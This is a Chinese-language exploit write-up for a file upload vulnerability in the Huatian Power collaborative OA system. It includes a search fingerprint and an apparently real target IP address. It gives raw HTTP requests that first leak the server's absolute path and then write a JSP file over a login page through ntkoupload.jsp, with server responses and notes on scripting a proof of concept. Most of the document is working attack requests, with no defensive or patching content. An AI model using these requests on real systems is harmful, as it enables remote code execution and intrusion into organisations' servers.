


# 华天动力协同oa系统文件上传漏洞

web.icon=="b7093d421dbebf3fdd76545d4457673a"

登录页面为 <http://61.183.16.113:8080/OAapp/htpages/app/module/login/8.0Login.jsp>



## 第一步：查看系统绝对路径

```
POST /OAapp/jsp/upload.jsp HTTP/1.1
Host: XXXXXX
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:80.0)
Gecko/20100101
Firefox/80.0
Content-Type: multipart/form-data; boundary=-----107161996541389066151862863273
-----107161996541389066151862863273
Content-Disposition: form-data; name="FileData"; filename="test.txt"
Content-Type: image/png
11111
-----107161996541389066151862863273--
```

```
POST /OAapp/jsp/upload.jsp HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=-----107161996541389066151862863273
Content-Length: 228
-----107161996541389066151862863273
Content-Disposition: form-data; name="FileData"; filename="test.txt"
Content-Type: image/png
11111
-----107161996541389066151862863273--

1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=0BF045A9C4E08512EC08E19B75CAF040; Path=/OAapp; HttpOnly
3 Content-Type: text/html; charset=UTF-8
4 Vary: Accept-Encoding
5 Date: Mon, 15 Aug 2022 09:05:27 GMT
6 Content-Length: 75
7
8 f:/filedata/appdata/temp/FILE6005432799071VY.dat
9
10
11
12
13
14
15
```

## 第二步：上传文件

```
POST /OAapp/htpages/app/module/trace/component/fileEdit/ntkoupload.jsp HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
上传后访问 http://xxxx/OAapp/htpages/app/module/login/normalLoginPageForOther.jsp
写poc踩坑
在第二步上传文件时，抓包发现手工上传和脚本上传的内容有些许不同，主要在于第一部分boundary，
```

猜测是换行等编码格式的问题，只有从原始数据包中复制粘贴进脚本才能上传成功。

```
Content-Type: multipart/form-data; boundary=-----
-107161996541389066151862863273
-----107161996541389066151862863273
Content-Disposition: form-data; name="EDITFILE"; filename="test.txt"
Content-Type: image/png
<% out.println("111");%>
-----107161996541389066151862863273
Content-Disposition: form-data; name="newFileName"
f:/htoa/Tomcat/webapps/OAapp/htpages/app/module/login/normalLoginPageForOther.jsp
-----107161996541389066151862863273--
```

```
POST /OAapp/htpages/app/module/trace/component/fileEdit/ntkupload.jsp HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----107161996541389066151862863273
Content-Length: 447
-----107161996541389066151862863273
Content-Disposition: form-data; name="EDITFILE"; filename="test.txt"
Content-Type: image/png
<% out.println("111");%>
-----107161996541389066151862863273
Content-Disposition: form-data; name="newFileName"
f:/htoa/Tomcat/webapps/OAapp/htpages/app/module/login/normalLoginPageForOther.jsp
-----107161996541389066151862863273--

1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=9AA20AC27292A9144868871368954AD0; Path=/OAapp; HttpOnly
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 688
5 Date: Mon, 15 Aug 2022 09:04:52 GMT
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
21 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
22 <html xmlns="http://www.w3.org/1999/xhtml">
23 <head>
24 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
25 <meta content="MSHTML 6.00.2800.1276" name="GENERATOR">
26 <meta http-equiv="Content-Style-Type" content="text/css">
27 <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
28 <title>
29 </title>
30 </head>
31 <body>
32 </body>
33 </html>
```

上传后访问 <http://xxxx/OAapp/htpages/app/module/login/normalLoginPageForOther.jsp>